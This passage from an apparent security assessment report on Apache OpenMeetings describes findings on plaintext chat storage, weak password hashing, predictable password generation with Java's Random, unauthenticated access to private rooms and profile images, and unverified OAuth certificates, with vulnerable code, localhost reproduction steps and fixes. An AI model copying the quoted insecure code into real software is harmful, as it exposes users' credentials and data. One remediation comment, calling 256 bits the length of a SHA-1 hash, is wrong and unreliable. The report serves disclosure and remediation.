String.class, "rooms");
       u.setName(login);
       u.setDefaultuser(login);
       u.setMd5secret(MD5.checksum(login + ":asterisk:" + pass));
       u.setContext(defaultRoomContext);
       u.setHost("dynamic");
   } else {
       setSipUser(null);
   }
```

Case 2: Insecure storage of PII/chat data


- The chat conversations and PII of the users in the OpenMeetings application is cached by the database and is stored in plaintext.

  Here is the code snippet that shows retrieval of the plaintext data from the database: `org/apache/openmeetings/db/entity/basic/ChatMessage.java:42`

```
@Entity
@NamedQueries({
                @NamedQuery(name = "getChatMessageById", query = "SELECT c FROM
ChatMessage c WHERE c.id = :id")
```

```
        , @NamedQuery(name = "getChatMessages", query = "SELECT c FROM ChatMessage c
ORDER BY c.id")
        , @NamedQuery(name = "getGlobalChatMessages", query = "SELECT c FROM
ChatMessage c WHERE c.toUser IS NULL AND c.toRoom IS NULL ORDER BY c.sent DESC")
        , @NamedQuery(name = "getChatMessagesByRoom", query = "SELECT c FROM
ChatMessage c WHERE c.toUser IS NULL AND c.toRoom.id = :roomId"
                        + " AND (true = :all OR (false = :all AND c.needModeration
= false)) ORDER BY c.sent DESC")
        , @NamedQuery(name = "getChatMessagesByUser", query = "SELECT c FROM
ChatMessage c WHERE c.toUser IS NOT NULL AND c.toRoom IS NULL AND "
                        + "(c.fromUser.id = :userId OR c.toUser.id = :userId) ORDER
BY c.sent DESC")
        , @NamedQuery(name = "getChatMessagesByUserTime", query = "SELECT c FROM
ChatMessage c WHERE c.toUser IS NOT NULL AND c.toRoom IS NULL AND "
                        + "(c.fromUser.id = :userId OR c.toUser.id = :userId) AND
c.sent > :date ORDER BY c.sent DESC")
        , @NamedQuery(name = "deleteChatGlobal", query = "DELETE FROM ChatMessage c
WHERE c.toUser IS NULL AND c.toRoom IS NULL")
        , @NamedQuery(name = "deleteChatRoom", query = "DELETE FROM ChatMessage c
WHERE c.toUser IS NULL AND c.toRoom.id = :roomId")
        , @NamedQuery(name = "deleteChatUser", query = "DELETE FROM ChatMessage c
WHERE c.toRoom IS NULL AND c.toUser.id = :userId")
})
@Table(name = "chat")
@Root(name = "ChatMessage")
```

- This was also confirmed by viewing the entries made in the database.



This list may not include all instances of this vulnerability in the application. It is suggested that upon remediation, the development team review other areas of

OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

Remediation

Case 1: Insecure password storage

Use hashing algorithms designed for password storage. It is recommended that all user passwords be stored only after hashing with PBKDF2 or bcrypt. These hashing algorithms are designed for the secure storage of authentication credentials. Proper use of them incorporates computationally intensive operations and password salting to ensure that if password hashes are compromised, they cannot be efficiently reversed to the original passwords.

PBKDF2

Use the following recommended values

- Length of salt: 16 bytes
- Length of hash: 32 bytes
- Iteration count for PBKDF2: 10000 (minimum), 20000 (recommended)

The Java SecretKeyFactory class includes an implementation of PBKDF2. The following code snippet demonstrates how SecretKeyFactory can be used to generate secure hashes:

```
String algorithm = "PBKDF2WithHmacSHA1"; //SHA-1 is secure when used by PBKDF2
int iterations = 20000;
int length = 256;       //the length of a SHA-1 hash
keySpec spec = new PBEKeySpec(password.toCharArray(), salt, iterations, length);
secretKeyFactory f = SecretKeyFactory.getInstance(algorithm);
byte[] secretkey = f.generateSecret(spec).getEncoded();
```

For more information on using the SecretKeyFactory class, see the Additional Resources section below.

BCrypt

Use the following recommended values

- Cost factor for BCrypt: 8 (minimum), 10 (recommended)

The third-party library jBCrypt provides an implementation of bcrypt with an easy-to-use API and secure defaults under a ISC/BSD license. The following code snippet demonstrates how jBCrypt can be used to generate secure hashes:

```
// Hash a password for the first time
String hashed = BCrypt.hashpw(password, BCrypt.gensalt());

// gensalt's log_rounds parameter determines the complexity
// the work factor is 2^log_rounds, and the default is 10
String hashed = BCrypt.hashpw(password, BCrypt.gensalt(12));
```

```
// Check that an unencrypted password matches one that has
// previously been hashed
if (BCrypt.checkpw(candidate, hashed))
      System.out.println("It matches");
else
      System.out.println("It does not match");
```

For more information on using the jBCrypt library, see the Additional Resources section below.

Case 2: Insecure storage of PII/chat data

Encrypt Data at rest: Perform database-level encryption on all sensitive information stored in the database. Some of the built-in mechanisms provided by MySQL to encrypt data-at-rest are detailed below.

One such implementation is the MySQL Enterprise Transparent Data Encryption (TDE). Utilize TDE which enables data-at-rest encryption by encrypting the physical files of the database. Data is encrypted automatically, in real time, prior to writing to storage and decrypted when read from storage.

For additional details refer to:

https://www.mysql.com/products/enterprise/tde.html

Note: Security Innovation strongly recommends the use of the latest version of MySQL which supports larger key sizes, the block encryption mode and data-at-rest encryption mechanisms such as TDE.

Encrypt client-server transmissions: The default OpenMeetings installation does not have TLS enabled. Enable TLS in MySQL configuration to protect the data being transmitted over the network.

Additional Resources

- Security Innovation blog post on password hashing
    - http://blog.securityinnovation.com/blog/2012/06/what-linkedin-should-have-done-with-your-passwords.html
- General Information
    - http://throwingfire.com/storing-passwords-securely/
    - https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet
    - http://www.troyhunt.com/2012/06/our-password-hashing-has-no-clothes.html
    - General information on PBKDF2
        - http://tools.ietf.org/html/rfc2898
        - http://www.rsa.com/rsalabs/node.asp?id=2127
    - General information on scrypt
        - https://www.tarsnap.com/scrypt.html
    - General information on bcrypt
        - http://codahale.com/how-to-safely-store-a-password/
- Language Specific Information

- SecretKeyFactory and PBESpec in Java
  - http://download.oracle.com/javase/6/docs/api/javax/crypto/SecretKeyFactory.html
  - http://docs.oracle.com/javase/6/docs/technotes/guides/security/StandardNames.html#SecretKeyFactory
  - http://docs.oracle.com/javase/1.4.2/docs/api/javax/crypto/spec/PBEKeySpec.html
- BCrypt in Java
  - http://www.mindrot.org/projects/jBCrypt/

Problem Report 14 - Insecure Pseudo-Random Number Generator

The OpenMeetings uses the Java class **Random** to generate passwords for users authenticating using an OAuth p. The **Random** class is an insecure pseudo-random number generator, and generates values that are more predictable than secure generators. If an attacker is able to predict the password, they can impersonate the user.

Component	OpenMeetings web client
STRIDE	Information Disclosure, Elevation of Privilege
CWE	CWE-330: Use of Insufficiently Random Values
CAPEC	CAPEC-102: Session Sidejacking
CVSS v2 Score	4.0 (AV:N/AC:H/Au:N/C:P/I:P/A:N)
OWASP Reference	OWASP Top 10 2013-A5: Security Misconfiguration

Overall Severity	**Low**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	A single user's password can be guessed at a time and user data might then be stolen.
Integrity	Depending on what rights that user has, an attacker can impersonate that user and change the user's data.
Availability	The availability of the application is not affected.
Exposure	This increases the overall risk to the application since it enables an attacker to impersonate a user.
Affected Users	New users created via OAuth are the only users who are affected by this.
Likelihood	**Low**
Skill Required	An attacker needs to break the random number generator used by the application to generate passwords. High level of programming expertise and an understanding of how the generator works is required.
Conditions and Complexity	The attacker needs to perform this exploit before the user changes the password.
Discoverability	It is easy to discover with access to the source code.
Reproducibility	It is difficult to reproduce this attack successfully on a daily basis.

Background Information

When generating random values for security critical applications, it is industry best practice to use a cryptographically secure pseudo-random number generator. If a non-cryptographically secure pseudo-random number generator is used, it may be possible for an attacker to predict the values generated, and thus be able to attack the functionality that relies on the randomness of the values.

The main difference between a regular pseudo-random number generator and a

cryptographically secure pseudo-random number generator has to do with the quality of the entropy used to generate the values. The higher the quality of source entropy, the lower the probability that generated values will be predictable.

Problem Details

A single instance of this problem was identified at the following location:

Here is the relevant code snippet:

org/apache/openmeetings/service/user/UserManager.java

```
511  // generate random password
512  byte[] rawPass = new byte[25];
513  Random rnd = new Random();
514  for (int i = 0; i < rawPass.length; ++i) {
515      rawPass[i] = (byte) ('!' + rnd.nextInt(93));
516  }
517  String pass = new String(rawPass, UTF_8);
```

It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

Remediation

Java

The Java class **SecureRandom** provides cryptographically secure random numbers. The code below produces 20 cryptographically secure pseudo-random bytes:

```
SecureRandom random = new SecureRandom();
byte bytes[] = new byte[20];
random.nextBytes(bytes);
```

More information:

- http://docs.oracle.com/javase/7/docs/api/java/security/SecureRandom.html

Problem Report 15 - Direct Request

The application does not perform authentication checks for entering private chat rooms and viewing profile images. An unauthenticated attacker with the knowledge of the URLs can enter a private chat room and view other user's profile images.

Component	OpenMeetings web client
STRIDE	Spoofing, Information Disclosure, Elevation of Privilege
CWE	CWE-287: Improper Authentication CWE-425: Direct Request ('Forced Browsing')
CAPEC	CAPEC-1: Accessing Functionality Not Properly Constrained by ACLs CAPEC-87: Forceful Browsing
CVSS v2 Score	5.8 (AV:N/AC:M/Au:N/C:P/I:P/A:N)
OWASP Reference	OWASP Top 10 2013-A4: Insecure Direct Object References

Overall Severity	**Low**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	An attacker can join the private conference room set up by the administrator. Also, the profile images uploaded by the users are publicly accessible.
Integrity	An attacker can impersonate a user and enter a private chat on behalf of that user.
Availability	There is no direct impact on availability.
Exposure	This could expose the application's private chat to external attackers.
Affected Users	All users of the application are affected.
Likelihood	**Low**
Skill Required	No special skills are required, only the URLs required to access the resources.
Conditions and Complexity	The private chat rooms can only be hijacked if the URL containing the invitation is leaked or stolen by leveraging other vulnerabilities in the application, and thus there is moderate difficulty to exploit this vulnerability.
Discoverability	This can be discovered only by authenticated users of the application.
Reproducibility	This vulnerability can always be reproduced.

Background Information

OpenMeetings is vulnerable to a Direct Request attack. Also known as Forceful Browsing, this vulnerability allows a malicious user to access a functionality that without any authentication. This vulnerability is caused by the failure to verify a user is authenticated to access to a given resource or set of resources.

Problem Details

Case 1: Unauthenticated access to private chat rooms

The OpenMeetings allows users to set up private conferences and invite the users within the application as a participants. The `Send invitation` feature of the application generates a URL with an invitation ID for a particular user. However, it was observed that by navigating to this URL an unauthenticated user can also access the private chat room. Since the invitation ID is mapped to the user, the URL can be used to impersonate the user and perform actions on behalf of that user.

Case 2: Profile image publicly available

The profile image uploaded by the user is not protected by the application and can be accessed by forcefully browsing to the URL.

Affected Areas

The following areas of the application were found to be vulnerable. This list may not include all instances of this vulnerability in the OpenMeetings application. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

- http://localhost:5080/openmeetings/hash?invitation=84c937ed-b545-49d5-90a8-d839f21eaeed&language=1
- http://localhost:5080/openmeetings/profile/1

Test Steps

Test Configuration


The following is needed in order to reproduce this issue:

- Access to the OpenMeetings application and valid administrator credentials.


Steps to Reproduce

Case 1: Unauthenticated access to private chat rooms

1. Log in to the application as an administrator, navigate to `Administration` -> `Conference rooms` and create a private room as shown below.




2. Navigate to `Rooms` -> `Private rooms` and enter the newly created private room.



3. Under `Actions` menu, select the `Send invitation` button.

4. Enter the details as shown below and choose the `Validity period` as "One time". Click the `Generate URL` button.


   Note: By clicking the send button, the URL will be sent to the user's mailbox.



5. In a new browser instance, navigate to the URL with the generated invitation ID.

   http://localhost:5080/openmeetings/hash?invitation=84c937ed-b545-49d5-90a8-d839f21eaeed&language=1

6. It can be observed that the private room can be accessed and used by navigating to the above URL without authentication.




Additionally, the invitation ID does not expire and can be used multiple times, despite selecting "One time" as the validity period.

Case 2: Profile image publicly available


1. The profile image can be directly accessed without authentication by navigating to the below URL.

   http://localhost:5080/openmeetings/profile/1



2. Increment the numeric value in the URL query string to view the profile image of other users.

   http://localhost:5080/openmeetings/profile/4



Remediation

Ensure all privileged pages perform basic authentication checks. The same code that checks for valid cookies on other pages should be made to validate all functionality of the site,

especially on pages that perform privileged or private actions.

Authenticate all actions as they are performed. Verify every call to every page or AJAX method is performed by a user that is both authenticated and authorized for the resource.

Requests for resource that perform actions on behalf of a user should recover the user information from the session, rather than as a parameter or method argument. Such an approach must be combined with CSRF tokens to prevent the fix for a Direct Request simply becoming a CSRF.

Problem Report 16 - OAuth Server Not Authenticated

The certificate of the OAuth server that the OpenMeetings application connects to is not verified. This makes it easier for an attacker to perform a man-in-the-middle attack and steal sensitive information.

Component	OpenMeetings web client
STRIDE	Information Disclosure
CWE	CWE-599: Trust of OpenSSL Certificate Without Validation
CVSS v2 Score	3.7 (AV:A/AC:H/Au:M/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2010-A9: Insufficient Transport Layer Protection OWASP Top 10 2013-A6: Sensitive Data Exposure

Overall Severity	**Medium**
Vulnerability Type	**Directly Exploitable**
Impact	**High**
Confidentiality	All data sent by the OpenMeetings application to the destination OAuth server can be stolen.
Integrity	Connections can be tampered with and user data can be modified if secrets are stolen.
Availability	If an administrator's user credentials are stolen an attacker can deny access to the application for other authenticated users.
Exposure	User sessions can be stolen if the OpenMeetings application can be tricked into authenticating against a fake OAuth server.
Affected Users	All the users of the application are potentially affected.
Likelihood	**Low**
Skill Required	This requires the attacker to be fairly skillful, and have some programming expertise.
Conditions and Complexity	The attacker needs to be strategically positioned on the network and trick the OpenMeetings application into connecting to his own server.
Discoverability	This is simple to discover by reviewing the source code.
Reproducibility	The attack was not reproduced while testing due to time constraints. However, based on the source code it should always be reproducible.

Background Information

Application servers commonly communicate in the background with an OAuth server to authenticate the end-user. This communication needs to be done over HTTPS as all traffic sent over HTTP is in plaintext and can be sniffed by a malicious attacker.

A valid TLS certificate needs to be in place to encrypt the traffic between the application and the OAuth server. Once in place, the OAuth server's certificate is sent to the application at the

start of a TLS conversation. The application must verify that the certificate is valid in order to ensure the OAuth server is the intended recipient.

Without taking steps to verify the certificate, it is possible for an attacker to set up a rogue OAuth server and trick the OpenMeetings server into communicating with it. This can be done using other attacks such as ARP cache poisoning or DNS cache poisoning to name some. The fake OAuth server will then serve a login page (*fake*) to the end-user, steal the user's credentials and then redirect the user to the .

Problem Details

The OAuth server is not verified before a connection is made. The code that implements the connection that is made to the OAuth server is present at `org/apache/openmeetings/web/pages/auth/SignInPage.java:200`

Below is the code of the function that prepares the actual connection to the server. Notice that HTTP as well as unverified TLS connections are permitted.

SignInPage.java

```
200 private static void prepareConnection(URLConnection connection) {
201      if (!(connection instanceof HttpsURLConnection)) {
202          return;
203      }
204      ConfigurationDao configurationDao = getBean(ConfigurationDao.class);
205      Boolean ignoreBadSSL = configurationDao.getConfValue(CONFIG_IGNORE_BAD_SSL,
String.class, "no").equals("yes");
